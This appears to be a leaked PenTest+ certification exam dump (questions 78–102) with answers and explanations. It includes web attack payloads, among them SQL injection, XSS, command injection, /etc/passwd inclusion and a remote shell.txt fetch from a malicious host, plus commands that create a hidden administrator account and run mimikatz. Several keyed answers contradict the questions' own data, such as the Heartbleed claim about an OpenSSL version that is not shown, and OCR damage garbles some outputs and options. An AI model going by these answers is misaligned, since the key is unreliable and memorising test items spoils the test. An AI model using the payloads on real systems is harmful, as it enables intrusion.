References: Best PenTest+ certification study resources and training materials, CompTIA PenTest+ PT0-002 Cert Guide, 101 Labs - CompTIA PenTest+: Hands-on Labs for the PT0-002 Exam

NEW QUESTION: 78
A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port        State    Service
1080/tcp    open     socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?
A. Nessus
B. Empire
C. ProxyChains
D. OWASPZAP
Answer: (SHOW ANSWER)

NEW QUESTION: 79
A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?
A. Ensure the client has signed the SOW.
B. Determine if the failover environment relies on resources not owned by the client.
C. Verify the client has granted network access to the hot site.
D. Establish communication and escalation procedures with the client.
Answer: (SHOW ANSWER)

NEW QUESTION: 80
Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?
A. Scraping social media for personal details
B. Registering domain names that are similar to the target company's
C. Identifying technical contacts at the company
D. Crawling the company's website for company information
Answer: A (LEAVE A REPLY)
Explanation
Scraping social media for personal details can help a penetration tester craft personalized and convincing social engineering attacks against top-level executives, who may share sensitive or confidential information on their profiles. Registering domain names that are similar to the target company's can be used for phishing or typosquatting attacks, but not specifically against executives. Identifying technical contacts at the company can help with reconnaissance, but not with social engineering. Crawling the company's website for company information can provide general background knowledge, but not specific details about executives.

NEW QUESTION: 81
A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?
A. Check the scoping document to determine if exfiltration is within scope.
B. Stop the penetration test.
C. Escalate the issue.
D. Include the discovery and interaction in the daily report.
Answer: B (LEAVE A REPLY)
Explanation
"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

NEW QUESTION: 82
A penetration tester ran a ping -A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?
A. Windows
B. Apple
C. Linux

D. Android

Answer: A (LEAVE A REPLY)

Explanation

The ping -A command sends an ICMP echo request with a specified TTL value and displays the response.

The TTL value indicates how many hops the packet can traverse before being discarded. Different OSs have different default TTL values for their packets. Windows uses 128, Apple uses 64, Linux uses 64 or 255, and Android uses 64. Therefore, a packet with a TTL of 128 is most likely from a Windows OS.

NEW QUESTION: 83

The following output is from reconnaissance on a public-facing banking website:

```
tart 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
DNS (192.168.1.66): centralbankwebservice.local
ervice detected: HTTP

esting protocols via sockets except NPN+ALPN
SLv2 not offered (OK)
SLv3 not offered (OK)
LS 1 offered (deprecated)
LS 1.1 not offered
LS 1.2 not offered and downgraded to a weaker protocol
LS 1.3 not offered and downgraded to a weaker protocol
PN/SPDY not offered
LPN/HTTP2 not offered
esting cipher categories
ULL ciphers (no encryption) not offered (OK)
nonymous NULL Ciphers (no authentication) not offered (OK)
xport ciphers (w/o ADH+NULL) not offered (OK)
DW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
riple DES Ciphers / IDEA offered
bsolete CBC ciphers (AES, ARIA etc.) offered
trong encryption (AEAD ciphers) not offered

esting robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC
o ciphers supporting Forward Secrecy offered

esting server preferences
as server cipher order? no (NOT ok)
egotiated protocol TLSv1
egotiated cipher AES256-SHA (limited sense as client will pick)
```

Based on these results, which of the following attacks is MOST likely to succeed?

A. A birthday attack on 64-bit ciphers (Sweet32)

B. An attack that breaks RC4 encryption

C. An attack on a session ticket extension (Ticketbleed)

D. A Heartbleed attack

Answer: D (LEAVE A REPLY)

Explanation

Based on these results, the most likely attack to succeed is a Heartbleed attack. The Heartbleed attack is a vulnerability in the OpenSSL implementation of the TLS/SSL protocol that allows an attacker to read the memory of the server and potentially steal sensitive information, such as private keys, passwords, or session tokens. The results show that the website is using OpenSSL 1.0.1f, which is vulnerable to the Heartbleed attack1.

NEW QUESTION: 84
Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?
A. PTES technical guidelines
B. NIST SP 800-53
C. MITRE ATT&CK framework
D. OWASP Top 10
Answer: C (LEAVE A REPLY)

NEW QUESTION: 85
A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:
* The following request was intercepted going to the network device:
GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5 Connection: keep-alive Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk
* Network management interfaces are available on the production network.
* An Nmap scan returned the following:

```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)
A. Enforce enhanced password complexity requirements.
B. Eliminate network management and control interfaces.
C. Disable or upgrade SSH daemon.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Disable HTTP/301 redirect configuration.
Answer: D,F (LEAVE A REPLY)
NEW QUESTION: 86
A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?
A. Implement multifactor authentication
B. Enforce mandatory employee vacations
C. Install video surveillance equipment in the office

D. Encrypt passwords for bank account information
Answer: A (LEAVE A REPLY)

NEW QUESTION: 87
During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?
A. Mask
B. Rainbow
C. Dictionary
D. Password spraying
Answer: D (LEAVE A REPLY)
Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Password spraying can avoid account lockout policies that limit the number of failed login attempts per account by spreading out the attempts over time and across different accounts. Password spraying can also increase the chances of success by using passwords that are likely to be used by many users, such as default passwords, seasonal passwords, or company names. Mask is a type of password cracking attack that involves using a mask or a pattern to generate passwords based on known or guessed characteristics of the password, such as length, case, or symbols. Rainbow is a technique of storing precomputed hashes of passwords in a table that can be used to quickly crack passwords by looking up the hashes. Dictionary is a type of password cracking attack that involves using a wordlist or a dictionary of common or likely passwords to try against an account.

NEW QUESTION: 88
A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?
A. Call law enforcement officials immediately
B. Reach out to the primary point of contact
C. Try to take down the attackers
D. Collect the proper evidence and add to the final report
Answer: B (LEAVE A REPLY)

NEW QUESTION: 89
A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Download .pl files and look for usernames and passwords

B. Download the smb.conf file and look at configurations

C. Edit the discovered file with one line of code for remote callback

D. Edit the smb.conf file and upload it to the server

Answer: (SHOW ANSWER)

NEW QUESTION: 90

While performing the scanning phase of a penetration test, the penetration tester runs the following command:

.....v -sV -p- 10.10.10.23-28

....ip scan is finished, the penetration tester notices all hosts seem to be down. Which of the following options should the penetration tester try next?

A. -su

B. -pn

C. -sn

D. -ss

Answer: (SHOW ANSWER)

The command nmap -v -sV -p- 10.10.10.23-28 is a command that performs a port scan using nmap, which is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses1. The command has the following options:

* -v enables verbose mode, which increases the amount of information displayed by nmap
* -sV enables version detection, which attempts to determine the version and service of the open ports
* -p- specifies that all ports from 1 to 65535 should be scanned
* 10.10.10.23-28 specifies the range of IP addresses to be scanned The command does not have any option for host discovery, which is a process that determines which hosts are alive or reachable on a network by sending probes such as ICMP echo requests, TCP SYN packets, or ACK packets. Host discovery can help speed up the scan by avoiding scanning hosts that are down or do not respond.

However, some hosts may be configured to block or ignore host discovery probes, which can cause nmap to report them as down even if they are up. To avoid this problem, the penetration tester should use the -Pn option, which skips host discovery and assumes that all hosts are up. This option can force nmap to scan all hosts regardless of their response to host discovery probes, and may reveal some hosts that were previously missed. The other options are not valid options that the penetration tester should try next. The -su option does not exist in nmap, and would cause an error. The -sn option performs a ping scan and lists hosts that respond, but it does not scan any ports or services, which is not useful for the penetration test. The -ss option does not exist in nmap, and would cause an error.

NEW QUESTION: 91

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Answer:


import socket
import sys
def print_usage(sys, prefix):
if __name__ == '__main__':
if len(sys.argv) < 2:
print("Execution requires a target IP address. Exiting...")
exit(1)
else:

Explanation

A picture containing shape Description automatically generated

A picture containing treemap chart Description automatically generated

```
import sys

ports = [21, 22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```


Text Description automatically generated

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```


Graphical user interface Description automatically generated

NEW QUESTION: 92
A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?
A. Smurf
B. Ping flood
C. Fraggle
D. Ping of death
Answer: (SHOW ANSWER)
Explanation
Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.
Ref: https://www.okta.com/identity-101/fraggle-attack/

NEW QUESTION: 93


You are a penetration tester running port scans on a server.


INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Answer:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns

Part 2 - Weak SMB file permissions

https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a-target-host

NEW QUESTION: 94

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.


INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

	Remote File Inclusion URL Redirect	
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . , \ , / , sandbox requests Input Sanitization ' , $, [,] , (,) Input Sanitization " , < , > , -,
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . , \ , / , sandbox requests Input Sanitization ' , $, [,] , (,) Input Sanitization " , < , > , -,
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . , \ , / , sandbox requests Input Sanitization ' , $, [,] , (,) Input Sanitization " , < , > , -,
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . , \ , / , sandbox requests Input Sanitization ' , $, [,] , (,) Input Sanitization " , < , > , -,
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . , \ , / , sandbox requests Input Sanitization ' , $, [,] , (,) Input Sanitization " , < , > , -,
redir=http%3f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . , \ , / , sandbox requests Input Sanitization ' , $, [,] , (,) Input Sanitization " , < , > , -,
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . , \ , / , sandbox requests Input Sanitization ' , $, [,] , (,) Input Sanitization " , < , > , -,
lookup=$(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization . , \ , / , sandbox requests Input Sanitization ' , $, [,] , (,) Input Sanitization " , < , > , -,
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting	Parameterized queries Preventing external calls

Answer:



NEW QUESTION: 95

The results of an Nmap scan are as follows:

Which of the following would be the BEST conclusion about this device?

A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.

B. This device is most likely a gateway with in-band management services.

C. This device is most likely a proxy server forwarding requests over TCP/443.

D. This device may be vulnerable to remote code execution because of a butter overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B (LEAVE A REPLY)

The heart bleed bug is an open ssl bug which does not affect SSH Ref: https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh

NEW QUESTION: 96

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Downgrade the svsaccount permissions.

B. Delete the scheduled batch job.

C. Remove the tester-created credentials.

D. Close the reverse shell connection.

Answer: (SHOW ANSWER)

NEW QUESTION: 97

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

A. VRFY and EXPN

B. VRFY and TURN

C. RCPT TO and VRFY

D. EXPN and TURN

Answer: A (LEAVE A REPLY)

NEW QUESTION: 98
An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?
A. A list
B. A tree
C. A dictionary
D. An array
Answer: C (LEAVE A REPLY)
data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently3. For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity4. Some of these algorithms can be implemented using data structures such as arrays or hashtables5.

NEW QUESTION: 99
During a web application test, a penetration tester was able to navigate to https://company.com and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?
A. The SSL certificates were invalid.
B. The tester IP was blocked.
C. The scanner crashed the system.
D. The web page was not found.
Answer: B (LEAVE A REPLY)
Explanation
The most likely explanation for what occurred is that the tester IP was blocked by the web server. The web server may have detected the web scanner as a malicious or suspicious activity and blocked the tester's IP address from accessing the web application. This could result in an unauthorized to view this page message in the browser.

NEW QUESTION: 100
The attacking machine is on the same LAN segment as the target host during an internal penetration test.
Which of the following commands will BEST enable the attacker to conduct host delivery and

write the discovery to files without returning results of the attack machine?
A. nmap snn exclude 10.1.1.15 10.1.1.0/24 oA target_txt
B. nmap iR10oX out.xml | grep Nmap | cut d "f5 > live-hosts.txt
C. nmap PnsV OiL target.txt A target_text_Service
D. nmap sSPn n iL target.txt A target_txtl
Answer: (SHOW ANSWER)
According to the Official CompTIA PenTest+ Self-Paced Study Guide1, the correct answer is A. nmap -sn -n -exclude 10.1.1.15 10.1.1.0/24 -oA target_txt.
This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24, excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target_txt (-oA).

NEW QUESTION: 101
A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?
A. Maximizing the likelihood of finding vulnerabilities
B. Reprioritizing the goals/objectives
C. Eliminating the potential for false positives
D. Reducing the risk to the client environment
Answer: B (LEAVE A REPLY)
Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

NEW QUESTION: 102
A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?
A. Systems administrators
B. C-suite executives
C. Data privacy ombudsman
D. Regulatory officials
Answer: B (LEAVE A REPLY)
Explanation
The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems

affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or 